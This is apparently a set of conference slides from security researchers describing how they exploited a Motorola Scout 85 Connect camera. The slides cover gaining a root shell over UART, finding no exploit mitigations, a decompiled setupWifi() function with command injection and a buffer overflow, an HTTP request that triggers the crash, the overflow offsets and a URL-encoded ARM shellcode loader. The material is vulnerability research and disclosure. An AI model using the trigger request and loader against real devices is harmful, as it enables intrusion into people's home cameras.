
Motorola Scout 85 Connect

DEMO

Motorola Scout 85 Connect

- After several iterations of fuzzing and exploiting the firmware upload command injection the device no longer booted!
- To continue our research we needed to fix the device before we could carry on breaking it…
- We consumed much pizza…
- We shed many tears…


BEFORE “FIXING”




AFTER“FIXING”

Motorola Scout 85 Connect

- Contained multiple microcontrollers for motor control & OS
- NUVOTON N32926U1DN SoC with a ARM926EJ-S CPU
- We located a data sheet with pin out for the SoC
- http://www.microchip.ua/nuvoton/OTHER/N3292x-DevelopmentBoard.pdf
- TP4 & TP5 are important…




DVDD12
DVDD12A
DVDD18
DVDD33
AVDD33
RTCVDD33
U4
W55FA92DDN
RTC_VDD33
UD_VDD33
UH_VDD33
HPVDD33
AVDD33
TVDAC_AVDD33
SAR_VDD33
VDD33
VDD33
VDD33
UH_VDD12
PLL_UD_VDD12
MVDDQ
MVDDQ
MVDDQ
MVDDQ
VDD12
VDD12
VDD12
VDD12
AVDD33
SAR_VDD33
VSS
VSS
Nuvoton Technology Corp.
Title
NHS-N3292x-1-PC-2M02
Size
A4
Document Number
CPU schematic
Rev
2.0
Date:
Tuesday, August 20, 2013
Sheet
3
of
7

```
JJJ                         G             A                                 RR

          Welcome to JTAGulator. Press 'H' for available commands.

:v

Current target I/O voltage: Undefined
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3

New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!
:p

Enter TXD pin [0]:

Enter RXD pin [0]: 1

Enter baud rate [0]: 115200

Enable local echo? [y/N]:

Entering UART passthrough! Press Ctrl-X to abort...

sh: can't execute '??': No such file or directory
~ # cat /proc/version
Linux version 2.6.35.4 (root@SERVER) (gcc version 4.2.1) #1 PREEMPT Wed Mar 9 18:05:33 ICT 2016
~ #
```

Motorola Scout 85 Connect

- All services spawn from the `/mnt/skyeye/bin/msloader` process which loads shared library plugins for each service (e.g. video, audio, upnp, http, h264 etc.)
- All services are managed code, with no protections enabled

```
root@kali:~/Desktop/Link to sf_Shared# ./checksec.sh --file msloader
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   msloader
root@kali:~/Desktop/Link to sf_Shared#
```

Motorola Scout 85 Connect

- Reverse engineering the msloader binary for easy wins showed lots of potential issues
- Initially started looking for more command injection vulnerabilities – 88 cross-references to system()
- The most promising issue could be found in setupWifi() – 2 for 1!

```
26  v1 = a1;
27  if ( !a1 )
28    return -1;
29  if ( *(_DWORD *)a1 == 2 && *(_DWORD *)(a1 + 240) == 1 )
30  {
31    if ( j_create_wpa_supplicant_conf(a1) )
32      return -1;
33    if ( system("mknod -m 644 /dev/urandom c 1 9") == -1 )
34      return -1;
35    v17 = system("/usr/bin/wpa_supplicant -B -ira0 -c/tmp/wpa_supplicant.conf");
36    if ( v17 == -1 || !(v17 & 0x7F) && (unsigned __int16)(v17 & 0xFF00) )
37      return -1;
38    memcpy(&v22, "/usr/bin/wpa_cli -p/tmp/wpa_ctrl -ira0 -a/tmp/wpa_cli-action.sh -B &", 0x45u);
39    v12 = system((const char *)&v22);
40    if ( v12 == -1 )
41      return -1;
42LABEL_43:
43    if ( v12 & 0x7F || !(v12 & 0xFF00) )
44      return 0;
45    return -1;
46  }
47  sprintf((char *)&v22, "iwpriv ra0 set SSID=\"%s\"", a1 + 4);
48  puts((const char *)&v22);
49  v2 = system((const char *)&v22);
50  if ( v2 == -1 || !(v2 & 0x7F) && (unsigned __int16)(v2 & 0xFF00) )
51    return -1;
52  if ( *(_DWORD *)v1 == 1 )
53  {
54    v4 = -8821;
55    v5 = "iwpriv ra0 set NetworkType=%s";
56  }
57  else
58  {
59    if ( *(_DWORD *)v1 != 2 )
60      goto LABEL_8;
61    v4 = 0x3FFFDD8Du;
62    v5 = "iwpriv ra0 set NetworkType=%s";
```

```
                EXPORT setupWifi
setupWifi
                STMFD   SP!, {R4-R8,R10,LR}
                LDR     R6, =(_GLOBAL_OFFSET_TABLE_ - 0x38AB8)
                SUBS    R4, R0, #0
                SUB     SP, SP, #0x84
                ADD     R6, PC, R6 ; _GLOBAL_OFFSET_TABLE_
                BEQ     loc_38B4C
                LDR     R3, [R4]
                CMP     R3, #2
                BNE     loc_38AD0
                LDR     R3, [R4,#0xF0]
                CMP     R3, #1
                BEQ     loc_38F4C
```

Motorola Scout 85 Connect

- The overflow can be triggered with the following request:

```
GET
/?action=command&command=setup_wireless_save&se
tup=100200180010000000000YYYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY
YYYYYYYYYYYYYYYZZZZA HTTP/1.1
```

```
~ #
~ # Error->data_len=785,correct_len=240
videoin_close
I2C removed
Stop maintask
KTHread Stop
rm: can't remove '/tmp/core*': No such file or directory
**********CRASH SYSTEM**********
umount: can't remount ubi1:nand1-2 read-only
umount: can't remount ubi0:nand1-1 read-only
umount: devtmpfs busy - remounted read-only
umount: can't remount rootfs read-only

can't run '/sbin/swapoff': No such file or directory

The system is going down NOW!

Sent SIGTERM to all processes
w55fa92-wdt w55fa92-wdt: Unexpected close, not stopping watchdog!
Unexpected close, not stopping watchdog!
RTL871X: sta recv deauth reason code(6) sta:02:0a:e2:12:ed:44

Sent SIGKILL to all processes

Requesting system reboot
Restarting system.
enter to w55fa92_reboot()

Init RTC .Fail - Timeout

SD Port 0 Booting Fail - Eid 0
```

Motorola Scout 85 Connect

- The device has few exploit mitigation protections:
  - Heap and Stack executable
  - ASLR is conservative: base address is poorly randomised
- Watchdog detects instability and causes a reboot – annoying for debugging but useful for exploitation!
- Crash occurs in a child process – gdb doesn't play nice with children

Motorola Scout 85 Connect

- PC register is overwritten by arbitrary value after 176 bytes
- Size limitation of 180 bytes
- A number of other registers are corrupted including SP
- Payload is corrupted in two locations – when converted must not break execution
- Payload must be "URL safe" – cannot contain CRLF
- Payload must not contain NULL bytes

Motorola Scout 85 Connect

- Overwrite PC with hardcoded address of shellcode on stack
- Shellcode written in thumb mode to reduce size
- The following loader used to evade other constraints:

```
"%0f%d0%a0%e1" # mov sp, pc
"%2b%de%8d%e2" # add sp, sp, #688
"%68%10%cf%e5" # strb r1, [pc, #104]
"%66%10%cf%e5" # strb r1, [pc, #102]
"%6b%10%cf%e5" # strb r1, [pc, #107]
"%82%10%cf%e5" # strb r1, [pc, #130]
"%05%10%8f%e2" # add r1, pc #5
"%11%ff%2f%e1" # bx r1
"%01%10%8f%e2" # gets corrupted
```

Motorola Scout 85 Connect

DEMO

Motorola Scout 85 Connect

- Wide use of insecure APIs:
  - 311 `sprintf()`
  - 59 `strcpy()`
  - 2 `strcat()`

- Similar memory corruption issues likely exist, exercise for the audience ;-)

Conclusions

- Consumers security systems are similar to that of many other IoT and embedded devices
- The security of these devices is less mature than desktop & mobile environments:
  - Everything running as root
  - Absent exploit mitigation features
  - Often plagued by trivial bugs like command injections

Q&A

@domchell
@mdseclabs
@hackerfantastic
contact@mdsec.co.uk

You have Questions

We have Answers